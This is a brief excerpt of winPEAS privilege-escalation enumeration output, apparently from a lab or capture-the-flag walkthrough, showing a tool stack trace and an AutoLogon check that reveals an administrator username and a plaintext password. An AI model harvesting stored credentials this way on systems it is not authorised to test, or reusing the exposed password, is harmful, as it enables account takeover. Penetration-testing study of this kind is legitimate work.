   at winPEAS.Helpers.YamlConfig.YamlConfigHelper.GetRegexesSearchConfig()
   at winPEAS.Checks.Checks.CreateDynamicLists(Boolean isFileSearchEnabled)
   - Checking if domain...
   - Getting Win32 UserAccount info...
```



```
◆◆◆◆◆◆◆◆◆◆ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultUserName               :  administrator
    DefaultPassword               :  4q6XvFES7Fdxs
```